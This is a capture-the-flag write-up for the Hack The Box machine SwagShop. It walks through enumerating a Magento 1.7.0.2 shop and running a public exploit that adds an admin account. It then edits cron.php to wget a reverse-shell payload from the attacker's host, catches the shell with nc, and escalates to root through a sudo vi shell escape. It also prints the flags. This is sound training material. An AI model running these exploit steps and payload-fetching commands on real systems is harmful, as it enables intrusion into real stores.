

SwagShop - 10.10.10.140

by SirBroccoli author of <https://book.hacktricks.xyz>, [linpe](#) & [legion](#)

Enumeration

I used Legion to automatically discover and enumerate every open service:

Configuration and start:

```
root@kali:~/Desktop/HTB/SwagShop-10.10.10.140# legion

LEGION v2.0
I wanted to destroy everything beautiful I'd never have

(legion) > set host 10.10.10.140
Host: 10.10.10.140
(legion) > startGeneral
```

These are the open ports:

```
(legion) > out nmap_full
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-16 17:06 CEST
Nmap scan report for 10.10.10.140
Host is up (0.042s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
|_  256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Home page
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.o
Nmap done: 1 IP address (1 host up) scanned in 79.50 seconds
```

Several tools to enumerate the HTTP service are automatically launched by Legion.

After a minute or so you can try to read the **output of http_fast_dirsearch_80** and you will find an important file (/RELEASE_NOTES.txt):

```
(legion) > out http_fast_dirsearch_80

[CH-] (Z-CH-CH-) v0.3.8

Extensions: html, txt, php, asp, aspx | Threads: 10 | Wordlist size: 7457

Error Log: /usr/share/sniper/plugins/dirsearch/logs/errors-19-06-16_17-08-25.log

Target: http://10.10.10.140:80

[17:08:26] Starting:
[17:08:27] 403 - 291B - /.hta
[17:08:27] 403 - 302B - /.htaccess-local

[17:09:33] 200 - 886B - /php.ini.sample
[17:09:34] 200 - 1KB - /pkginfo
[17:09:37] 200 - 571KB - /RELEASE_NOTES.txt
[17:09:37] 403 - 300B - /server-status
```

You can see that the Magento version 1.7.0.2 is the one installed:



The screenshot shows a web browser window with the address bar displaying "10.10.10.140/RELEASE_NOTES.txt". The page content includes a note about release notes being maintained at a specific URL and a section titled "==== 1.7.0.2 ====" followed by a list of fixes, including a security vulnerability in Zend_XmlRpc and a PayPal Standard checkout issue.

User

Then it's time to **search** for some **exploits** of this version:

```
root@kali:~/Desktop/HTB/SwagShop-10.10.10.140# searchsploit magento
```

Exploit Title	Path (/usr/share/exploitdb/)
Magento 1.2 - '/app/code/core/Mage/Admin/Model/S	exploits/php/webapps/32808.txt
Magento 1.2 - '/app/code/core/Mage/Adminhtml/con	exploits/php/webapps/32809.txt
Magento 1.2 - 'downloader/index.php' Cross-Site	exploits/php/webapps/32810.txt
Magento < 2.0.6 - Arbitrary Unserialize / Arbitr	exploits/php/webapps/39838.php
Magento CE < 1.9.0.1 - (Authenticated) Remote Co	exploits/php/webapps/37811.py
Magento Server MAGMI Plugin - Multiple Vulnerabi	exploits/php/webapps/35996.txt
Magento Server MAGMI Plugin 0.7.17a - Remote Fil	exploits/php/webapps/35052.txt
Magento eCommerce - Local File Disclosure	exploits/php/webapps/19793.txt
Magento eCommerce - Remote Code Execution	exploits/xml/webapps/37977.py

Trying several exploits, I found one that was working: **37977.py**

You only need to make some changes inside the code (**set correctly the target to `http://10.10.10.140/index.php/`**):

```
target = "http://10.10.10.140/index.php/"

if not target.startswith("http"):
    target = "http://" + target

if target.endswith("/"):
    target = target[:-1]


target_url = target + "/admin/Cms_Wysiwyg/directive/index/"
```

```
root@kali:~/Desktop/HTB/SwagShop-10.10.10.140# python 37977.py
WORKED
Check http://10.10.10.140/index.php/admin with creds forme:forme
```

Login inside `http://10.10.10.140/index.php/admin` with provided **credentials**:
forme:forme


To get a reverse shell access:

System → Filesystem → IDE



Change the code of `cron.php` and make it download a reverse shell (prepare the php reverse shell with your IP and port, the HTTP service and the reverse shell listener):

File System




The screenshot displays a file explorer on the left and a code editor on the right. The file explorer shows the following structure:

- app
- downloader
- errors
- includes
- js
- lib
- media
- pkginfo
- shell
- skin
- var
- .htaccess
- .htaccess.sample
- api.php
- cron.php
- cron.sh
- favicon.ico
- get.php
- index.php
- index.php.sample
- install.php
- LICENSE.html
- LICENSE.txt
- LICENSE_AFL.txt
- mage
- php.ini.sample
- RELEASE_NOTES.txt


The code editor shows the contents of `*cron.php`:

```
1  * This source file is subject to the Open Software License (OSL) v3.0
2  * that is bundled with this package in the file LICENSE.txt.
3  * It is also available through the world-wide-web at
4  * http://opensource.org/licenses/osl-3.0.php
5  * If you did not receive a copy of the license and a
6  * obtain it through the world-wide-web, please send
7  * to license@magentocommerce.com so we can send you
8  *
9  * DISCLAIMER
10 *
11 * Do not edit or add to this file if you wish to upgrade
12 * versions in the future. If you wish to customize
13 * needs please refer to http://www.magentocommerce.com
14 *
15 * @category    Mage
16 * @package     Mage
17 * @copyright   Copyright (c) 2008 Irubin Consulting Inc.
18 * @license     http://opensource.org/licenses/osl-3.0.php
19 */
20
21 // Change current directory to the directory of current file
22 chdir(dirname(__FILE__));
23
24 system("wget http://10.10.14.18/revshell.php");
25
26 require 'app/Mage.php';
```

Access to `/cron.php` to execute the code:



```
root@kali:~/Desktop/HTB/SwagShop-10.10.10.140# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.140 - - [16/Jun/2019 18:01:09] "GET /revshell.php HTTP/1.1" 200 -
10.10.10.140 - - [16/Jun/2019 18:01:10] "GET /revshell.php HTTP/1.1" 200 -
10.10.10.140 - - [16/Jun/2019 18:01:10] "GET /revshell.php HTTP/1.1" 200 -
```



```
root@kali:~/Desktop/HTB/SwagShop-10.10.10.140# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.140] 42358
Linux swagshop 4.4.0-146-generic #172-Ubuntu SMP Wed Apr 3 09:00:08 U
 11:55:30 up 58 min,  0 users,  load average: 2.05, 1.26, 1.06
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

user: `a448877277e82f05e5ddf9f90aefbac8`

Root

Using linpe(<https://github.com/carlospolop/linpe>):

You can see that you can execute vi with sudo:

```
[+] Testing 'sudo -l' without password & /etc/sudoers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/usr/sbin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
```

You can exploit this misconfiguration to get shell as root:

```
www-data@swagshop:/tmp$ sudo /usr/bin/vi /var/www/html/as -c '!/bin/sh'
```

```
E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
    builtin_amiga
    builtin_beos-ansi
    builtin_ansi
    builtin_pcansi
    builtin_win32
    builtin_vt320
    builtin_vt52
    builtin_xterm
    builtin_iris-ansi
    builtin_debug
    builtin_dumb
defaulting to 'ansi'
```

```
# whoami
root
```

root: c2b087d66e14a652a3b86a130ac56721